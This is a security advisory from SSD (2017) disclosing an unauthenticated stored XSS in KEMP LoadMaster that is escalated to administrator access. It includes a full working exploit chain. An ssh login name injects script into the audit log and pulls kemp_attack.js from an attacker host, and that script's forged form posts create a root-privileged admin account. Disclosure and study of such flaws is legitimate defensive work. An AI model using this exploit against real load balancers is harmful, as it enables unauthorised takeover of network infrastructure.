SSD Advisory – KEMP LoadMaster from XSS Pre Authentication to RCE

blogs.securiteam.com/index.php/archives/3194

SSD / Noam Rathaus May 25, 2017

Vulnerability Summary

KEMP's main product, the LoadMaster, is a load balancer built on its own proprietary software platform called LMOS, that enables it to run on almost any platform: As a KEMP LoadMaster appliance, a Virtual LoadMaster (VLM) deployed on Hyper-V, VMWare, on bare metal or in the public cloud. KEMP is available in Azure, where it is in the top 15 deployed applications as well as in AWS and VMWare vCloud Air.


A cross site scripting web vulnerability has been discovered in KEMP LoadMaster v7.135.0.13245 (latest). A non authenticated user is able to inject his own malicious Javascript code into the system and use it to create a new web administrator user.

Vendor response

We were unable to get an update beyond this statement from the vendor:
Expect a fix in our new version available Jan 2017.

Vulnerability Details


The issue is located in the *System Configuration > System Log Files – View Audit LogFile (Image 1)* section.



Once administrative access is obtained, the attacker can use it to execute arbitrary code.

Proof of Concept (PoC):

1 – Verify, in the victim machine the Audit LogFile (System Configuration > System Log Files): it is empty (Image 2)




```
Nov 14 21:14:18 T6100 logger: System Booted
Nov 14 21:16:21 T6100 logger: User bal (10.0.8.130) Logged in
```

2 – Inject simple HTML/JS code in the log page, using the ssh client: from an attacker machine open a shell and type the following code:

XHTML

```
ssh \<button\ onclick\=alert\(1\)\>Click\<\/button\>@10.0.8.145
```



```
root@kali-PWK:~# ssh \<button\ onclick\=alert\(1\)\>Click\<\/button\>@10.0.8.145
Password:
Password:
Password:
<button onclick=alert(1)>Click@10.0.8.145's password:
Permission denied, please try again.
<button onclick=alert(1)>Click@10.0.8.145's password:
Received disconnect from 10.0.8.145: 2: Too many authentication failures
root@kali-PWK:~# 
```

3 – Let the login fail using wrong password (Image 4)


4 – Check again the log page (View Audit LogFile): as you can see the HTML/JS code has been correctly injected (Image 5)


Attack script:

1 – Start a web server and host on attack machine the following JS file (kemp_attack.js) (Image 6)

JavaScript

```
//BEGIN//////////////////////////////////////////////////////////////
openl = function(verb, url, data, target) {
  var form = document.createElement("form");
  form.action = url;
  form.method = verb;
  form.target = target || "_self";
  if (data) {
    for (var key in data) {
      var input = document.createElement("textarea");
      input.name = key;
      input.value = typeof data[key] === "object" ?
JSON.stringify(data[key]) : data[key];
      form.appendChild(input);
    }
  }
  form.style.display = 'none';
  document.body.appendChild(form);
  form.submit();
};
//modify the target IP (10.0.8.145) and user/pass as
necessary
openl('POST', 'https://10.0.8.145/progs/useradmin/add',
{user:'Peru',pass:'GoSecure!',s:'Add+User'}, 'newWindow');
//modify the target IP as necessary, xuser must be equal to
user. Increase the timeout (250) for debug
setTimeout(function(){openl('POST',
'https://10.0.8.145/progs/useradmin/setopts',
{xuser:'Peru',root:'1'}, 'newWindow');}, 250);
//modify the target IP as necessary. The timeout must be
greater than the previous
setTimeout(function(){openl('', 'https://10.0.8.145/', '',
'newWindow');}, 500);
//////////////////////////////////////////////////////////////END//
```






```
openl = function(verb, url, data, target) {
  var form = document.createElement("form");
  form.action = url;
  form.method = verb;
  form.target = target || "_self";
  if (data) {
    for (var key in data) {
      var input = document.createElement("textarea");
      input.name = key;
      input.value = typeof data[key] === "object" ? JSON.stringify(data[key]) : data[key];
      form.appendChild(input);
    }
  }
  form.style.display = 'none';
  document.body.appendChild(form);
  form.submit();
};
openl('POST', 'https://10.0.8.145/progs/useradmin/add', {user:'Peru',pass:'GoSecure!',s:'Add+User'}, 'newWindow');
setTimeout(function(){openl('POST', 'https://10.0.8.145/progs/useradmin/setopts', {xuser:'Peru',root:'1'}, 'newWindow');}, 250);
setTimeout(function(){openl('', 'https://10.0.8.145/', '', 'newWindow');}, 500);
```

2 – Verify permission of kemp_attack.js (chmod 644 kemp_attack.js)

3 – Verify users currently enabled in Kemp LoadMaster from System Configuration > User Management. As you can se no user (a part from default one) is active in the appliance (Image 8)

4 – Inject the attack code: from the attacker machine open a shell and type the following code:




XHTML

```
ssh \<script \
src\=\"http\&\#x3A\;\/\/10\.0\.8\.130\/kemp\_attack\.js\"\>\
</script>@10.0.8.145
```

5 – Check again the log page (View Audit LogFile): this will activate the script

6 – Check again the User Management page: a new user as been created with all permissions. (Image 9)


KEMP
LoadMaster
User Management
Home
Virtual Services
Global Balancing
Statistics
Real Servers
Rules & Checking
Certificates & Security
System Configuration
Change Password
Set Password
Local Users
User
Permissions
Operation
Modify
Delete
Add User